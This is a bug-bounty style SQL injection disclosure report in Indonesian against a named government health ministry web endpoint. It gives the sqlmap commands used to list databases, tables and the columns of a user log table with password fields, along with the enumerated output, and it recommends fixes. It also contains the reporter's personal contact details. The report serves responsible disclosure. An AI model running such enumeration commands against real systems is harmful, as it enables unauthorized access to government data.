

RISK ASSESSMENT VULNERABILITY REPORT

Nama : Gede Ananda
Phone no : 085896873540
Email : gedeananda03@gmail.com
Endpoint : <https://seleksijpt.kemkes.go.id/lelang/cek.html>
Date Report : 19 Mei 2024

Contents

INTRO

SQL Injection

Description

Impact

References

Step to reproduce:

1. Step 1 – Mengunjungi halaman
2. Step 2 – Memeriksa scope di burpsuite
3. Step 3 - Menyimpan data dan melakukan sqlmap
4. Step 4 - Melihat isi dari database abk
5. Step 5 - Melihat isi dari table

Screenshots/Logs:

System/Environment Detail:

Severity:

Recommendation/Fix


INTRO

Assalamu'alaikum Wr. Wb. Shalom, Om Swastiastu, Namo Budaya, Salam Kebajikan. Selamat Sejahtera bagi kita semua.

Yth.Bapak/Ibu

Perkenalkan nama saya Gede Ananda pada tanggal 19 mei 2024 , Jam 00.37 WIB saya ingin melaporkan kerentanan pada website <https://seleksijpt.kemkes.go.id/lelang/cek.html>

SQL Injection



Description

SQL Injection adalah metode serangan di mana penyerang dapat mengeksekusi pernyataan SQL arbitrer melalui input yang seharusnya ditangani oleh aplikasi. Hal ini biasanya terjadi ketika input pengguna dimasukkan langsung ke dalam kueri SQL tanpa validasi atau penyaringan yang memadai..

Impact

SQL Injection memiliki berbagai dampak yang dapat sangat merugikan bagi organisasi dan individu yang menjadi korban. Berikut adalah beberapa dampak utama dari serangan SQL Injection:

1. **Pengambilan akun** - Penyerang dapat mengakses dan mengambil alih akun pengguna, termasuk akun dengan hak akses tinggi seperti administrator. Hal ini memungkinkan penyerang untuk melakukan tindakan atas nama pengguna yang sah, seperti mengubah data atau mengakses informasi rahasia.
2. **Eksposur Data Sensitif** – SQL Injection dapat menyebabkan data sensitif terekspos, termasuk informasi pribadi seperti nama, alamat, nomor telepon, email, dan bahkan informasi finansial seperti nomor kartu kredit dan detail bank. Ini dapat menyebabkan pelanggaran data besar-besaran yang merugikan individu dan organisasi.
3. **Kehilangan Data** – Penyerang dapat menghapus atau memodifikasi data dalam basis data, yang dapat menyebabkan kehilangan data penting. Ini bisa berdampak serius pada operasi bisnis, terutama jika data yang hilang merupakan data operasional yang kritis.
4. **Kerugian Finansial** - Dampak finansial dari serangan SQL Injection dapat sangat besar. Organisasi mungkin menghadapi biaya besar untuk memulihkan data, memperbaiki kerentanan, serta denda dan sanksi dari regulator jika pelanggaran data tersebut melanggar undang-undang perlindungan data.

References

- <https://portswigger.net/web-security/sql-injection>

Discovered Vulnerability Details

Vulnerability #1

SQL Injection

SEVERITY:

Hight

STATUS:

Unsolved

Endpoint:

- <https://seleksijpt.kemkes.go.id/lelang/cek.html>


Video PoC

- https://drive.google.com/drive/folders/1Ss7UC8iTep5KG_DCGk6ohbpa7LLUhlcZ?usp=sharing

Step to reproduce:


1. Step 1 – Mengunjungi halaman

Saya mengunjungi web <https://seleksijpt.kemkes.go.id/lelang/cek.html> dan tertarik untuk memasukkan text string pada kolom




2. Step 2 – Memeriksa scope di burpsuite

Saya memeriksa bagian burpsuite pada /lelang/cek.html dan benar saja, ketika di search normal, scope tidak menemukan kejanggalaan dan ketika di tambahkan string terjadi internal server error




3. Step 3 – Menyimpan data dan melakukan sqlmap

Selanjutnya saya akan menyalin data dari scope menjadi sebuah file dan menyimpan dengan nama 16.txt dan melanjutkannya dengan melakukan sqlmap dengan memasukkan perintah sqlmap -r -16.txt --random-agent --threads=10 -v 3 -dbs dan mendapatkan hasil seperti di bawah



4. Step 4 – Melihat isi dari database abk


Saya mencoba untuk melihat isi dari database abk dengan mengetikkan sqlmap -r 16.txt --random-agent --threads=10 -v 3 -D abs --tables dan mendapatkan table seperti di bawah



```
Database: abk
[39 tables]
+-----+
| anjab |
| anjab_jab |
| anjab_jab_old |
| anjab_mst |
| anjab_mst_old |
| anjab_old |
| log_akses |
| log_user |
| mst_abk |
| mst_direktorat |
| mst_pnbp |
| produk |
| produk_09072015 |
| produk_12102015 |
| produk_23072015 |
| produk_27072015 |
| produk_f2 |
| produk_f2_09072015 |
| produk_old |
| produk_tahap |
| produk_tahap_09072015 |
| produk_tahap_12102015 |
| produk_tahap_27072015 |
| tbl_anggaran |
| tbl_flpp |
| tbl_hak_akses |
| tbl_instansi |
| tbl_organisasi
```

5. Step 5 – Melihat isi dari table

Saya mencoba untuk melihat isi dari table log_user dengan mengetikkan sqlmap -r 16.txt --random-agent --threads=10 -v 3 -D abs -T log_user --columns dan mendapatkan kolom seperti gambar di bawah



```
Database: abk
Table: log_user
[9 columns]
+-----+
| Column | Type |
+-----+
| id_log_user | int(11) |
| log_created_by | varchar(255) |
| log_created_date | datetime |
| log_edited_by | varchar(255) |
| log_edited_date | datetime |
| log_email | varchar(255) |
| log_password | varchar(50) |
| log_status | enum('0','1','2','3') |
| log_username | varchar(20) |
+-----+
```

[00:02:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/seleksiipjt.kemkes.go.id'

[*] ending @ 00:02:21 /2024-05-19/

root@kali:~#

Screenshoot and log:

https://drive.google.com/drive/folders/1Ss7UC8iTep5KKG_DCGk6ohbpa7LLUhlcZ?usp=sharing
Video Dokumentasi PoC untuk melengkapi dokumentasi laporan.

Recommendation/Fix

Memulikan Kerentanan SQL Injection

- Prepared statements memastikan bahwa input pengguna diperlakukan sebagai data, bukan sebagai bagian dari perintah SQL. Ini adalah salah satu metode paling efektif untuk mencegah SQL Injection.
- ORM seperti Hibernate (Java), Entity Framework (.NET), atau SQLAlchemy (Python) membantu mencegah SQL Injection dengan membangun kueri SQL secara otomatis berdasarkan objek dalam kode aplikasi.
- Pastikan semua input dari pengguna divalidasi dan disanitasi untuk menghapus karakter yang tidak diinginkan sebelum digunakan dalam kueri SQL. Verifikasi semua objek yang direferensikan harus diperiksa.
- Stored procedures berjalan di server basis data dan dapat membantu menghindari eksekusi kueri berbahaya karena input dari pengguna tidak langsung digunakan dalam perintah SQL.
- Hanya memberikan hak akses minimal yang diperlukan ke basis data untuk aplikasi. Misalnya, aplikasi web biasanya tidak memerlukan izin untuk menghapus tabel.

Best Regards,
Gede Ananda